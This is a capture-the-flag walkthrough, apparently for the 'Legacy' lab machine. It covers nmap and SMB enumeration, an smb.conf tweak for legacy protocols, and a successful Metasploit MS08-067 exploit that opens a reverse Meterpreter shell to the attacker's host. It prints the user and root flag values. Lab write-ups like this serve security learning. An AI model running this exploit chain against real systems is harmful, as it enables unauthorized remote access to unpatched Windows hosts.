Joe Grassl

Legacy

1. Nmap gives me just SMB and a closed RDP port.

```
root@host:delta$ nmap -sS -T4 -p- 10.10.10.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-13 16:26 PDT
Nmap scan report for 10.10.10.4
Host is up (0.21s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
3389/tcp closed ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 309.03 seconds
root@host:delta$
```

2. SMB doesn't work right off the bat.

```
delta@host:~$ smbclient -L 10.10.10.4 -U Anonymous
protocol negotiation failed: NT_STATUS_IO_TIMEOUT
delta@host:~$
```


3. I tweaked the SMB config to allow legacy protocols. Now the machine name makes sense.

```
#====================== Global Settings =======================

[global]

client min protocol = CORE
client max protocol = SMB3
```


4. Better, but I'm still not able to log in.

```
delta@host:~$ smbclient -L 10.10.10.4 -U Anonymous
Enter WORKGROUP\Anonymous's password:
session setup failed: NT_STATUS_LOGON_FAILURE
delta@host:~$ smbclient -L 10.10.10.4
Enter WORKGROUP\delta's password:
session setup failed: NT_STATUS_INVALID_PARAMETER
delta@host:~$ smbclient -L 10.10.10.4 -m CORE
Enter WORKGROUP\delta's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
delta@host:~$
```


5. Scanning the SMB server with nmap scripts shows that this version is open to a couple vulnerabilities, including the infamous EternalBlue exploit.



6. I tried EternalBlue, but it didn’t work for me on this machine.



7. There were also some exploits available for the other vulnerability found by nmap, which is nine years older than EternalBlue.



8. Metasploit has one, too. It works!

```
msf6 exploit(windows/smb/ms08_067_netapi) > set rhosts 10.10.10.4
rhosts => 10.10.10.4
msf6 exploit(windows/smb/ms08_067_netapi) > set lhost 10.10.14.24
lhost => 10.10.14.24
msf6 exploit(windows/smb/ms08_067_netapi) > run

[*] Started reverse TCP handler on 10.10.14.24:4444
[*] 10.10.10.4:445 - Automatically detecting the target...
[*] 10.10.10.4:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 10.10.10.4:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 10.10.10.4:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175174 bytes) to 10.10.10.4
[*] Meterpreter session 1 opened (10.10.14.24:4444 -> 10.10.10.4:1031 ) at 2022-04-05 09:19:13 -0700

meterpreter >
```

9. Just like that, we have the user flag.

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\john\Desktop
===============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-15 23:19:49 -0700  user.txt

meterpreter > cat user.txt
e69af0e4f443de7e36876fda4ec7644fmeterpreter >
```

10. The root flag is just as easy. No privilege escalation required!

```
meterpreter > cd Desktop
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
=======================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100444/r--r--r--  32    fil   2017-03-15 23:18:50 -0700  root.txt

meterpreter > cat root.txt
993442d258b0e0ec917cae9e695d5713meterpreter >
```